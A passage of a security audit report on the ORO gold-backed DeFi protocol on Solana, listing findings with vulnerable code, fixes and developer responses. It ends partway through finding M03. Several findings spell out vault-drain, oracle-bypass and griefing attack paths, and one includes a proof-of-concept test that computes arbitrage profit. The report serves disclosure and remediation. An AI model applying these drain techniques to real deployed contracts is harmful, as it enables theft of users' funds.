

ORO Protocol Audit Report: Inti, stGOLD & Liquid Staking

Table of Contents

1. Executive Summary	4
About ORO	4
Audit Summary	4
Overall Security Posture	4
Launch Recommendations	5
Audit Scope	6
2. Assumptions and Considerations	7
Project Assumptions	7
3. Severity Definitions	8
Impact	8
Likelihood	8
Severity Classification Matrix	8
4. Findings	10
C01: reward() before first liquid staker creates zero-share state enabling complete vault drain	10
H01: Dust stGOLD transfer to request vault permanently locks user funds	13
H02: User-Controlled max_confidence_pct Allows Selective Oracle Bypass	16
H03: User-controlled price source enables buy-low/sell-high vault drain	18
M01: Pending gold recomputed at current exchange rate instead of locked rate, causing phantom debt growth after yield accrual	22
M02: Sandwich attack on reward() allows whitelisted users to extract reward value	25
M03: Shared vault insolvency: fixed staking reward outflows silently erode liquid staking backing	27
M04: First-depositor bootstrap guard bypass via direct SPL transfer permanently bricks staking	30
M05: Incorrect weekday calculation misapplies fee tier on Fridays and Sundays	32
M06: Revoked authorized accounts retain permanent whitelist management capabilities	34
L01: Single-step admin and yield authority transfer can permanently brick protocol admin functions	37

L02: Zero post-fee amount in buy bypasses meaningful validation, producing zero GOLD output	39
L03: Buy/sell skip Pyth-to-internal price deviation check, accepting arbitrarily divergent oracle prices	40
L04: Missing slippage protection in request_withdrawal() allows unfavorable rate locking	41
L05: Market hours check does not account for US holidays and early-close days	43
L06: initialize_global_config lacks admin access control, enabling deployment front-running & protocol takeover	45
L07: Unauthorized initialize_reserves allows anyone to brick staking with a fake mint	47
L08: Liquid reserve incorrectly reduced by staked-reserve obligations, enabling costless griefing DoS on instant unstakes	49

5. Enhancement Opportunities **51**

E01: DepositEvent omits mint pubkey, requiring full transaction parsing for off-chain indexing	51
E02: Remove unused inti_program account from liquid_staking instruction contexts	52
E03: liquid_unstake integer truncation allows zero-burn withdrawals under extreme reward ratios	53
E04: WhitelistedPartner custom fee is dead code, get_fee_or_default() is never called	55
E05: Add close instruction for Authorized PDA to enable permanent revocation and rent reclaim	57
E06: Add upper bound validation on integrator fee parameters	58

About Us **60**

About Adevar Labs	60
Audit Methodology	60
Confidentiality Notice	62
Legal Disclaimer	62

Appendix A: Appendix 1 **63**

1. Executive Summary

About ORO

ORO is a gold-backed DeFi protocol on Solana consisting of three programs:

- **Inti** – Core exchange where users buy/sell GOLD tokens against USDC at Pyth oracle XAU/USD prices. Access is whitelist-gated with a fee-sharing model for third-party integrators.
- **stGOLD** – Liquid staking layer where users deposit GOLD and receive stGOLD. The exchange rate appreciates as a yield authority adds GOLD to backing reserves. Users can instantly unstake from a liquid buffer or queue delayed withdrawals fulfilled by the admin.
- **Liquid Staking** – Legacy program. Offers fixed 12-month GOLD lock-ups with monthly reward claims. A compile-time migration flag enables emergency withdrawal for transition to stGOLD.

Audit Summary

The table below summarizes identified vulnerabilities by risk level and remediation status.

Risk Level	Count	Fixed	Acknowledged
Critical	1	0	1
High	3	3	0
Medium	6	4	2
Low	8	7	1

Enhancement opportunities: 6

Overall Security Posture

The codebase is well-organized with clear separation across the three programs. Core business logic for staking, exchange, and fee computation is sound. However, the trust boundaries around oracle inputs and program initialization are insufficiently enforced – external data passed by callers is trusted without adequate on-chain validation. Vault accounting across the fixed and liquid staking subsystems also lacks isolation, creating cross-product risk. These areas require remediation before the protocol can be considered production-ready.

After Fix Review Summary

All three high-severity oracle and vault-drain findings are fixed: Pyth price accounts are now constrained to a hardcoded address, **max_confidence_pct** is no longer user-controlled, and dust-transfer griefing in **fulfill_withdrawal** is resolved by burning actual vault balances. Four of six medium findings are fixed – pending gold now tracks historical rates, the bootstrap guard handles pre-seeded dust, weekday calculation is corrected, and revoked authorization is properly enforced. Two medium findings (sandwich attack on **reward()** and shared vault insolvency) and the critical **reward()** zero-share drain are acknowledged as the **liquid_staking** program will be migrated to stGold. Seven of eight low findings are fixed, including two-step admin transfer, slippage protection, deviation checks, and reserve accounting. The **initialize_global_config** front-run vector is acknowledged with an alternative deployment strategy. All six enhancements remain open.

Before Fix Review Summary

High/Critical findings enable direct fund extraction: unvalidated Pyth price accounts, user-controlled **max_confidence_pct** forcing stale prices, and a zero-supply vault drain via **reward()** before first staker, also there's issues which involve dust-transfer griefing that permanently bricks withdrawals and shared-vault insolvency from fixed staking payouts. Medium issues include revoked authorization bypass, missing deviation checks, front-runnable initialization, incorrect weekday fee logic, and griefing DoS on instant unstakes.

Launch Recommendations

I. Mandatory before launch:

- All critical, high, and medium severity issues should be resolved to prevent potential protocol exploitation and ensure user security.

II. Strongly recommended:

- Address low severity issues, particularly those that could degrade user experience or operational reliability.
- Implement suggested enhancements where feasible to improve protocol robustness.

Audit Scope

- **Repository:** <https://github.com/AdevarLabs/oro-reference>
- **Before-Fix Review Commit Hash:** **d9adfff690c61983fa60b9ce8a9ba8099f889c4e**
- **After-Fix Review Commit Hash:** **bc4e4be406265392599db41d26e41e4be8633024**
- **Files/Modules in Scope:** programs/inti/*.rs, programs/stGold/*.rs, programs/liquid_staking/*.rs

2. Assumptions and Considerations

Project Assumptions

Assumption 1: GOLD tokens are assumed to be backed 1:1 by physical gold through off-chain gold leasing arrangements. There is no on-chain proof of reserves or validation that minted GOLD corresponds to real-world assets.

Assumption 2: Off-Chain Weekly Cron Job: The protocol relies on an off-chain backend process to periodically call `fulfill_withdrawal` for pending requests and rebalance GOLD between liquid and staked reserves. There is no on-chain instruction to move GOLD between reserves, and no enforcement that this process runs.

Assumption 3: Yield Authority Controls Exchange Rate: The `yield_authority` can call `add_yield` with no caps, no rate limits, and no frequency restrictions.

Assumption 4: Users who enter the delayed withdrawal path (`request_withdrawal`) have their stGOLD locked in escrow with no ability to cancel. Only the admin can call `fulfill_withdrawal`, and there is no on-chain deadline enforcement. Admin can delay fulfillment indefinitely with no user recourse.

Assumption 5: Liquid Staking will be migrated into the stGOLD logic

Assumption 6: When migration mode is activated, all stakers can immediately unstake and receive their full 12-month rewards regardless of how long they actually staked.

Assumption 7: The inti program relies on Pyth price feeds for pricing. The audit assumes the Pyth oracle delivers accurate, timely, and non-manipulated price data

Assumption 8: The admin is responsible for manually setting the `market_fee_override` on each integrator account during US market holidays and early-close days. There is no on-chain holiday calendar; correct fee tier application on these days depends entirely on timely admin action.

3. Severity Definitions

Each issue identified in this report is assigned a severity level based on two dimensions: **Impact** and **Likelihood**. These dimensions help project our team's understanding of both the potential consequences of a vulnerability and how likely a vulnerability is to be discovered and exploited in the real world.

Note: Enhancements represent non-blocking improvements—typically usability, observability, or defense-in-depth tweaks that do not pose an immediate asset risk but would improve the product's reliability and/or user experience if implemented.

Impact

Impact reflects the potential consequences of the issue—particularly on **project funds, user funds**, and the **availability or integrity** of the protocol.

- **High Impact:** Successful exploitation could result in a complete loss of user or protocol funds, disruption of core protocol functionality, or permanent loss of control over critical components.
- **Medium Impact:** Exploitation could cause significant disruption or partial loss of funds, but not a total compromise. May impact some users or non-core functionality.
- **Low Impact:** The issue has minor or negligible consequences. It may affect edge cases, expose metadata, or degrade performance slightly without putting funds or core logic at serious risk.

Likelihood

Likelihood reflects how easy a vulnerability is to discover and exploit by an attacker, as well as how economically attractive the exploit is to an attacker.

- **High Likelihood:** The vulnerability is trivially exploitable. This means it can be exploited by a wide range of actors without privileged access rights, with minimal capital requirements and low financial risks.
- **Medium Likelihood:** This type of vulnerability can be found and exploited with moderate effort. It might require a significant capital investment, but with manageable financial risk.
- **Low Likelihood:** Exploitation of these vulnerabilities is often technically unfeasible or requires highly specialized conditions. They may require extraordinary effort or a significant financial risk for an attacker, with a high chance of failure and minimal potential return.


Severity Classification Matrix

By combining **Impact** and **Likelihood**, we assign a severity level using the matrix below:

- **Critical:** High impact + high likelihood (e.g. a bug that could allow anyone to drain a substantial amount of protocol funds with minimal effort)
- **High:** High impact with medium likelihood, or medium impact with high likelihood
- **Medium:** Moderate impact and/or discoverability

- **Low:** Minimal impact or unlikely to be exploited

This structured approach helps teams prioritize fixes and mitigate the most dangerous threats first.



Severity Matrix

4. Findings

C01: `reward()` before first liquid staker creates zero-share state enabling complete vault drain



LOCATION

[oro-reference/d9adfff6/programs/liquid_staking/src/contexts/liquid_unstake.rs:L94-L98](#) [↗](#)

RELEVANT SNIPPET

```
>_liquid_unstake.rs RUST
92: CpiContext::new_with_signer(cpi_program, cpi_accounts, signer_seeds);
93: let amount_to_transfer = amount;
94: let amount_to_burn = (amount as u128)
95:   .checked_mul(self.rewards_mint.supply.into())
96:   .ok_or(Overflow)?
97:   .checked_div(self.config.liquid_amount.into())
98:   .ok_or(Overflow)?;
99:
100: burn(cpi_context, amount_to_burn.try_into()??);
```

DESCRIPTION

`reward()` deposits GOLD into the vault and increments `config.liquid_amount` but never mints any reward tokens:

```
MOVE
// reward.rs:61-65
self.config.liquid_amount = self.config.liquid_amount.checked_add(amount)?;
// rewards_mint.supply unchanged – stays at 0
```

This creates a broken state – `liquid_amount > 0` while `rewards_mint.supply == 0`. Calling `reward()` before any user liquid-stakes is the natural deployment sequence (pre-funding a reward pool before launch), so this state is reachable under normal, non-malicious admin operation.

Once in this state, **liquid_unstake()** computes:

MOVE

```
// liquid_unstake.rs:94-98
let amount_to_burn = (amount as u128)
    .checked_mul(self.rewards_mint.supply.into()) // supply=0 → 0
    .ok_or(Overflow)?
    .checked_div(self.config.liquid_amount.into())?;

burn(cpi_context, amount_to_burn)?; // burn(0) is valid SPL – succeeds
transfer_checked(cpi_ctx, amount, ...)?; // full GOLD transferred out
```

Burning zero tokens is valid in SPL and does not revert. The attacker receives the full requested amount of GOLD while burning nothing. **rewards_ata** is **init_if_needed** – the attacker does not need to hold any reward tokens. They only need a whitelisted wallet.

liquid_stake() has the same broken state issue:

MOVE

```
// liquid_stake.rs:97-106
let amount_to_mint = if self.config.liquid_amount == 0 {
    amount // safe path – does NOT fire when liquid_amount > 0
} else {
    amount * rewards_mint.supply / liquid_amount // 0 * anything = 0
};
```

Any user who liquid-stakes after **reward()** but before any other staker receives zero reward tokens while their GOLD is taken, making recovery impossible since **liquid_unstake()** requires burning reward tokens to exit.

The concrete impact is that any whitelisted user can drain the entire vault without depositing a single token. The attacker calls **liquid_unstake(vault_balance)** and receives all GOLD while burning zero reward tokens. Additionally, any user who liquid-stakes in this broken state loses their entire deposit permanently with no recovery path. Combined, the vault can be fully drained – including all admin-deposited rewards and all victim deposits – in a single transaction.

PROOF OF CONCEPT

For PoC please follow the instruction in the appendix section at the end of the report

RECOMMENDATION

Two fixes are required. Fixing only `liquid_stake()` is insufficient – the drain path through `liquid_unstake()` does not require the attacker to ever call `liquid_stake()`.

Fix 1 – in `liquid_stake()`: extend the guard to cover zero supply:

MOVE

```
let amount_to_mint = if self.config.liquid_amount == 0 || self.rewards_mint.supply == 0 {  
    // 1:1 whenever no receipts are outstanding, regardless of liquid_amount  
    amount  
} else {  
    (amount as u128)  
        .checked_mul(self.rewards_mint.supply.into())  
        .ok_or(Overflow)?  
        .checked_div(self.config.liquid_amount.into())  
        .ok_or(Overflow)?  
        .try_into()?  
};
```

Fix 2 – in `liquid_unstake()`, reject the broken state explicitly:

MOVE

```
// Add at the top of liquid_unstake(), before any computation:  
require!(  
    self.rewards_mint.supply > 0 || self.config.liquid_amount == 0,  
    ErrorCode::InvalidLiquidState  
);
```

DEVELOPER RESPONSE

Acknowledged. The `liquid_staking` program will be migrated to stGold; this issue will not apply post-migration. Note: The vulnerability remains fully exploitable until migration is complete

H01: Dust stGOLD transfer to request vault permanently locks user funds



LOCATION

[oro-reference/d9adfff6/programs/stgold/src/instructions/fulfill_withdrawal.rs:L99-L109](#) [↗](#)

RELEVANT SNIPPET

```
>_ fulfill_withdrawal.rs RUST

 97: self.transfer_gold_to_user(gold_amount)?;
 98:
 99: // Burn stGOLD from request vault
100: self.burn_locked_stgold(stgold_amount)?;
101:
102: // Decrease pending withdrawal counter
103: self.global_config.pending_withdrawal_stgold = self
104:     .global_config
105:     .pending_withdrawal_stgold
106:     .saturating_sub(stgold_amount);
107:
108: // Close the request_stgold_vault (return rent to user)
109: self.close_request_vault()?;
110:
111: emit!(FulfillWithdrawalEvent {
```

DESCRIPTION

When a user calls `request_withdrawal()`, their stGOLD is locked in a per-user vault – a standard ATA derived deterministically from their `withdraw_request` PDA.

```
RUST

// request_withdrawal.rs:64-72
#[account(
    associated_token::mint = stgold_mint,
    associated_token::authority = withdraw_request, // public PDA
)]
pub request_stgold_vault
```

Because this is a standard ATA with a publicly derivable address, **anyone can compute it and send tokens directly to it** via a normal SPL transfer – no permission required.

When `fulfill_withdrawal()` is called, it burns a fixed recorded amount and then closes the vault:

RUST

```
// fulfill_withdrawal.rs:99-109
let stgold_amount = self.withdraw_request.stgold_amount; // fixed recorded amount
self.burn_locked_stgold(stgold_amount)?; // burns only this number
self.close_request_vault()?; // requires balance == 0
```

SPL Token's `CloseAccount` instruction enforces that the token account balance must be exactly zero before closing. If an attacker sends even 1 dust stGOLD to the vault before fulfillment, the vault balance becomes `stgold_amount + 1`. The burn removes `stgold_amount`, leaving 1 token behind. `close_account()` fails, **reverting the entire transaction** – no GOLD is paid, no stGOLD is burned, no state changes.

There is no recovery path: no `cancel_withdrawal` instruction exists, no `drain_vault` instruction exists. The `withdraw_request` PDA is the sole vault authority; only `fulfill_withdrawal()` makes it sign, and that instruction always reverts in this state. No admin escape hatch exists anywhere in the 8-instruction program.

The concrete impact is: **for the individual victim**, their stGOLD is permanently locked in the request vault with no recovery path. The GOLD they are owed can never be paid out.

For the protocol, the `pending_withdrawal_stgold` counter is incremented in `request_withdrawal()` and only decremented by a *successful* `fulfill_withdrawal()`. Since the transaction always reverts when dust is present, the counter never decrements. This permanently inflates `pending_withdrawal_stgold` by the victim's full stGOLD amount, which artificially shrinks `available_liquid` for all instant unstakes via the calculation in `unstake.rs`:

RUST

```
let available_liquid = liquid_reserves.saturating_sub(pending_gold);
require!(gold_out <= available_liquid, StGoldError::InsufficientLiquidity);
```

If enough users are grieved, `available_liquid` floors to zero and **all instant unstakes are permanently blocked for all users**.

RECOMMENDATION

Change `burn_locked_stgold()` to burn the **actual vault balance** instead of the recorded amount. This drains any dust automatically, ensuring `close_account()` always succeeds:

RUST

```
// fulfill_withdrawal.rs – burn_locked_stgold()

// Current (vulnerable): burns fixed recorded amount
burn(cpi_ctx, amount)

// Fixed: burns everything actually in the vault
burn(cpi_ctx, self.request_stgold_vault.amount)
```

DEVELOPER RESPONSE

fulfill_withdrawal.rs now burns the actual vault balance instead of the recorded amount, so dust is auto-drained and **close_account()** always succeeds. The **pending_withdrawal_gold** counter is properly decremented.

H02: User-Controlled **max_confidence_pct** Allows Selective Oracle Bypass



LOCATION

[oro-reference/d9adfff6/programs/inti/src/get_price.rs:L103-L105](#) [↗](#)

RELEVANT SNIPPET

```

>_get_price.rs RUST
101: // Check confidence
102: let confidence_pct = calculate_confidence_pct(pyth_data.price, pyth_data.conf)?;
103: if confidence_pct > max_confidence_pct as i128 {
104:     return Ok(use_internal_price(internal_price));
105: }
106:
107: // Check deviation if required
  
```

DESCRIPTION

max_confidence_pct is passed by the caller, not read from on-chain state. Setting it to 0 guarantees any Pyth price with non-zero confidence fails the check if **confidence_pct > max_confidence_pct**, returning the stale internal price without updating it. The attacker uses this to buy at the frozen internal price, then sells with a normal **max_confidence_pct** at the live Pyth price, extracting the delta.

```

if confidence_pct > max_confidence_pct as i128 {
    return Ok(use_internal_price(internal_price));
}
  
```

This is the same arbitrage as H03 (spoofed **PriceUpdateV2**) via a different path – even if H03 is fixed by constraining the Pyth account, this provides an independent way to force the same stale-price fallback.

RECOMMENDATION

Move **max_confidence_pct** to the Price PDA as an admin-set value. Remove it from instruction parameters.

DEVELOPER RESPONSE

`max_confidence_pct` removed from instruction parameters entirely. A hardcoded `MAX_CONFIDENCE_PCT` constant in `constants.rs` is now used internally.

H03: User-controlled price source enables buy-low/sell-high vault drain



LOCATION

[oro-reference/d9adfff6/programs/inti/src/contexts/buy.rs:L55](#) [↗](#)

RELEVANT SNIPPET

```

>_buy.rs RUST
53:    ]]
54:    pub price: Box<Account<'info, Price>>,
55:    pub pyth_price: Box<Account<'info, PriceUpdateV2>>,
56:    #[account(
57:        mut,

```

DESCRIPTION

The **pyth_price** account in both **Buy** and **Sell** contexts is accepted from the caller with no on-chain constraint, no address check, and no feed-ID validation at the Anchor account level:

```

RUST
// buy.rs line 55 – entire constraint on pyth_price:
pub pyth_price: Box<Account<'info, PriceUpdateV2>>,

```

Inside **get_price()**, **extract_pyth_data()** silently returns **None** when the provided account is stale (> 900s) or belongs to the wrong feed. The resolver then falls back to the frozen internal price without updating it. When a fresh, valid Pyth account is provided, the internal price is updated. This asymmetry is the root of the exploit:

```

RUST
// get_price.rs:130-138
fn resolve_price_from_pyth_result(..., pyth_result: Option<PythPriceData>) -> ... {
    match pyth_result {
        Some(pyth_data) => process_pyth_price(...), // ← updates internal price
        None => Ok(use_internal_price(internal_price)), // ← leaves internal frozen
    }
}

```

This is how a whitelisted attacker can exploit it:

- Buying:** the attacker passes a stale/wrong-feed **PriceUpdateV2**. The system uses the frozen internal price. Internal price stays frozen.

2. **Selling:** the attacker passes a fresh **PriceUpdateV2**. The system uses the live Pyth price. The attacker receives USDC at the higher market rate.

The attacker buys at the stale price and sells at the current market price within the same block, extracting the full delta from the USDC vault.

The clear and concrete impact is systematic draining of the USDC vault by any whitelisted wallet. The attacker extracts $\text{usdc_in} \times (\text{market_price} - \text{internal_price}) / \text{internal_price}$ per cycle, minus fees. The attack is repeatable on every price movement where the internal price lags. A \$10,000 trade on a 7% price divergence yields ~\$484 profit per cycle (as shown in the PoC). Across sustained upward price movement, the vault can be fully drained.

PROOF OF CONCEPT

RUST

```
// Demonstrates buy at stale internal, sell at live Pyth, positive profit.
// Uses the real price_math functions from the program.
#[test]
fn test_poc_arbitrage_profit_calculation() {
    use crate::price_math::{calculate_fee, gold_to_usdc, usdc_to_gold};

    let mut internal_price = create_test_price(2_800_000_000, -8); // $28.00
    let max_confidence_pct = 5;
    let fee_bps: i128 = 100; // 1%
    let usdc_in: i128 = 10_000_000_000; // $10,000 (6 dec)

    // Step 1: BUY – pass stale/wrong-feed account → None → internal price used, not updated
    let (bp, be, _) = resolve_price_from_pyth_result(
        max_confidence_pct,
        &mut internal_price,
        None, // simulates stale or wrong-feed PriceUpdateV2
    ).unwrap();
    assert_eq!(bp, 2_800_000_000);
    assert_eq!(internal_price.price, 2_800_000_000); // still frozen

    let buy_fee = calculate_fee(usdc_in, fee_bps).unwrap();
    let gold = usdc_to_gold(usdc_in - buy_fee, bp, be).unwrap();

    // Step 2: SELL – pass fresh account → live Pyth price used, internal updated
    let (sp, se, _) = resolve_price_from_pyth_result(
        max_confidence_pct,
        &mut internal_price,
        Some(PythPriceData {
            price: 3_000_000_000, // market moved to $30.00
            conf: 5_000_000,
            exponent: -8,
        }),
    ).unwrap();
    assert_eq!(sp, 3_000_000_000);

    let usdc_gross = gold_to_usdc(gold, sp, se).unwrap();
    let sell_fee = calculate_fee(usdc_gross, fee_bps).unwrap();
    let usdc_out = usdc_gross - sell_fee;
    let profit = usdc_out - usdc_in;

    // ~$484 profit on a $10k trade with 7.1% price divergence
    assert!(profit > 0);
    assert!(profit > 400_000_000); // > $400
}
```

RECOMMENDATION

Remove the silent fallback. Reject the transaction when Pyth data is unavailable rather than proceeding at a stale price the user can deliberately trigger:

RUST

```
pub fn get_price(
    max_confidence_pct: u64,
    internal_price: &mut Account<'_, Price>,
    price_update: &mut Box<Account<'_, PriceUpdateV2>>,
) -> Result<(i128, i32)> {
    let pyth_result = extract_pyth_data(price_update.as_ref());
    let (price, exponent, _) = match pyth_result {
        Some(data) => process_pyth_price(data, max_confidence_pct, None, internal_price)?,
        None => return Err(CustomError::PythPriceStale.into()), // no silent fallback
    };
    require!(price > 0, CustomError::InternalPriceNotInitialized);
    Ok((price, exponent))
}
```

If fallback to the internal price is required for Pyth downtime resilience, gate it on an admin-controlled circuit-breaker flag stored on-chain – one the user cannot influence by choosing which account pubkey to pass.

DEVELOPER RESPONSE

Pyth price account now constrained to a hardcoded **PYTH_PRICE_ACCOUNT** address in both **buy.rs** and **sell.rs**. Spoofed accounts are rejected at the Anchor constraint level. Fallback mechanism still exists

M01: Pending gold recomputed at current exchange rate instead of locked rate, causing phantom debt growth after yield accrual



LOCATION

[oro-reference/d9adfff6/programs/stgold/src/instructions/unstake.rs:L96-L114](#) [↗](#)

RELEVANT SNIPPET

```
> _unstake.rs RUST

94:
95: // Calculate available liquidity after pending withdrawals
96: let pending_gold = if self.global_config.pending_withdrawal_stgold > 0 {
97:     convert(
98:         staked_reserves,
99:         liquid_reserves,
100:        stgold_supply,
101:        self.global_config.pending_withdrawal_stgold,
102:        false,
103:    )?
104: } else {
105:     0
106: };
107:
108: let available_liquid = liquid_reserves.saturating_sub(pending_gold);
109:
110: // Check if we can fulfill from available liquidity
111: require!(
112:     gold_out <= available_liquid,
113:     StGoldError::InsufficientLiquidity
114: );
115:
116: // Burn stGOLD from user
```

DESCRIPTION

unstake recomputes **pending_gold** live at the current exchange rate using **pending_withdrawal_stgold**

```
RUST

// unstake.rs:96-114
let pending_gold = convert(
    staked_reserves, liquid_reserves, stgold_supply,
    self.global_config.pending_withdrawal_stgold, false
)?;
```

however, each withdrawal request already locked its gold amount at the exchange rate that existed when **request_withdrawal** was called. the actual debt owed to pending requesters is fixed at that historical rate – it does not change as yield accrues.

RUST

```
// request_withdrawal.rs:138-142
// gold_amount is computed and stored at request time
let new_gold_amount = self
    .withdraw_request
    .gold_amount
    .checked_add(gold_equivalent)
    .ok_or(StGoldError::ArithmeticOverflow)?;
self.withdraw_request.gold_amount = new_gold_amount;
```

by recomputing **pending_gold** live, **unstake** overstates the true locked debt every time **add_yield** increases the exchange rate. the overstatement grows passively over time with no attacker action required – every yield distribution automatically widens the gap between the actual fixed obligation and the inflated live estimate.

this compounds the reserve misattribution described in finding L08. even after that fix is applied, the deficit passed into **liquid_reserves** will be overstated as long as **pending_gold** is recomputed at the current rate rather than summed from stored request amounts.

note: this is an independent root cause from finding L08 – fixing either issue alone does not resolve the other.

RECOMMENDATION

since **unstake** cannot enumerate all **WithdrawRequestAccount** PDAs on-chain, the protocol should track the gold-denominated total as a global counter alongside the existing **pending_withdrawal_stgold** counter. add **pending_withdrawal_gold: u64** to **GlobalConfig** and maintain it across all three instructions.

RUST

```
// GlobalConfig – add new field
pub pending_withdrawal_gold: u64,

// request_withdrawal.rs – increment by snapshotted gold amount at request time
self.global_config.pending_withdrawal_gold = self.global_config
    .pending_withdrawal_gold
    .checked_add(gold_equivalent)
    .ok_or(StGoldError::ArithmeticOverflow)?;

// fulfill_withdrawal.rs – decrement by the stored gold amount when fulfilled
self.global_config.pending_withdrawal_gold = self.global_config
    .pending_withdrawal_gold
    .saturating_sub(gold_amount);

// unstake.rs – use stored gold sum instead of live recomputation
let pending_gold = self.global_config.pending_withdrawal_gold;
let deficit = pending_gold.saturating_sub(staked_reserves);
let available_liquid = liquid_reserves.saturating_sub(deficit);
require!(gold_out <= available_liquid, StGoldError::InsufficientLiquidity);
```

this ensures **pending_gold** always reflects the actual fixed obligations locked at historical rates, and never inflates with subsequent yield accrual.

DEVELOPER RESPONSE

Pending gold is now stored at historical rate. A **pending_withdrawal_gold** counter is incremented at request time and decremented at fulfillment, replacing the live recomputation.

M02: Sandwich attack on `reward()` allows whitelisted users to extract reward value



LOCATION

[oro-reference/d9adfff6/programs/liquid_staking/src/contexts/reward.rs:L48-L66](#) [↗](#)

RELEVANT SNIPPET

```
>_reward.rs RUST

46:
47: impl Reward<'> {
48:     pub fn reward(&mut self, amount: u64) -> Result<()> {
49:         require!(!MIGRATION, MigrationError::MigrationActive);
50:
51:         let transfer_accounts = TransferChecked {
52:             from: self.admin_ata_a.to_account_info(),
53:             mint: self.mint_a.to_account_info(),
54:             to: self.vault.to_account_info(),
55:             authority: self.admin.to_account_info(),
56:         };
57:
58:         let cpi_ctx = CpiContext::new(self.token_program.to_account_info(), transfer_a
ccounts);
59:
60:         transfer_checked(cpi_ctx, amount, self.mint_a.decimals)?;
61:         self.config.liquid_amount = self
62:             .config
63:             .liquid_amount
64:             .checked_add(amount)
65:             .ok_or(Overflow)?;
66:         Ok(())
67:     }
68: }
```

DESCRIPTION

The `reward()` function increases `config.liquid_amount` by transferring GOLD from the admin into the vault. This changes the exchange rate between GOLD and stGOLD for all holders. Since `reward()` has no mechanism to prevent front-running, a whitelisted attacker can sandwich the `reward()` transaction to capture a disproportionate share of the newly added GOLD.

The exchange rate in `liquid_stake()` is `amount * rewards_mint.supply / config.liquid_amount`. When `reward()` increases `liquid_amount` without changing supply, the rate shifts: each stGOLD becomes redeemable for more GOLD. An attacker who deposits via `liquid_stake()` immediately before `reward()`

receives stGOLD at the pre-reward rate, then redeems via `liquid_unstake()` at the post-reward rate, extracting a portion of the reward intended for existing stakers.

The profit scales linearly with the attacker's deposit size relative to the pool. A sufficiently capitalized attacker can capture the majority of each reward distribution.

RECOMMENDATION

Introduce a time-lock or epoch-based mechanism so that newly minted stGOLD cannot be redeemed in the same slot or within a minimum holding period.

Alternatively, accrue rewards gradually over a time window instead of applying the full `liquid_amount` increase atomically in a single transaction.

DEVELOPER RESPONSE

Acknowledged. The `liquid_staking` program will be migrated to stGold; this issue will not apply post-migration.

M03: Shared vault insolvency: fixed staking reward outflows silently erode liquid staking backing



LOCATION

[oro-reference/d9adfff6/programs/liquid_staking/src/contexts/unstake.rs:L88-L108](#) [↗](#)

RELEVANT SNIPPET

```

> _unstake.rs RUST
86:         );
87:
88:         let unclaimed_rewards = (self.position.amount as u128)
89:             .checked_mul(
90:                 12u128
91:             )
92:             .checked_sub(self.position.claimed.into())
93:             .ok_or(Overflow)?,
94:         )
95:         .ok_or(Overflow)?
96:         .checked_mul(self.config.monthly_rewards.into())
97:         .ok_or(Overflow)?
98:         .checked_div(10000)
99:         .ok_or(Overflow)?;
100:        let amount_to_transfer = self
101:            .position
102:            .amount
103:            .checked_add(unclaimed_rewards.try_into()?)
104:            .ok_or(Overflow)?;
105:
106:        transfer_checked(cpi_ctx, amount_to_transfer, self.mint_a.decimals)?;
107:
108:        Ok(())
109:    }
110: }
```

DESCRIPTION

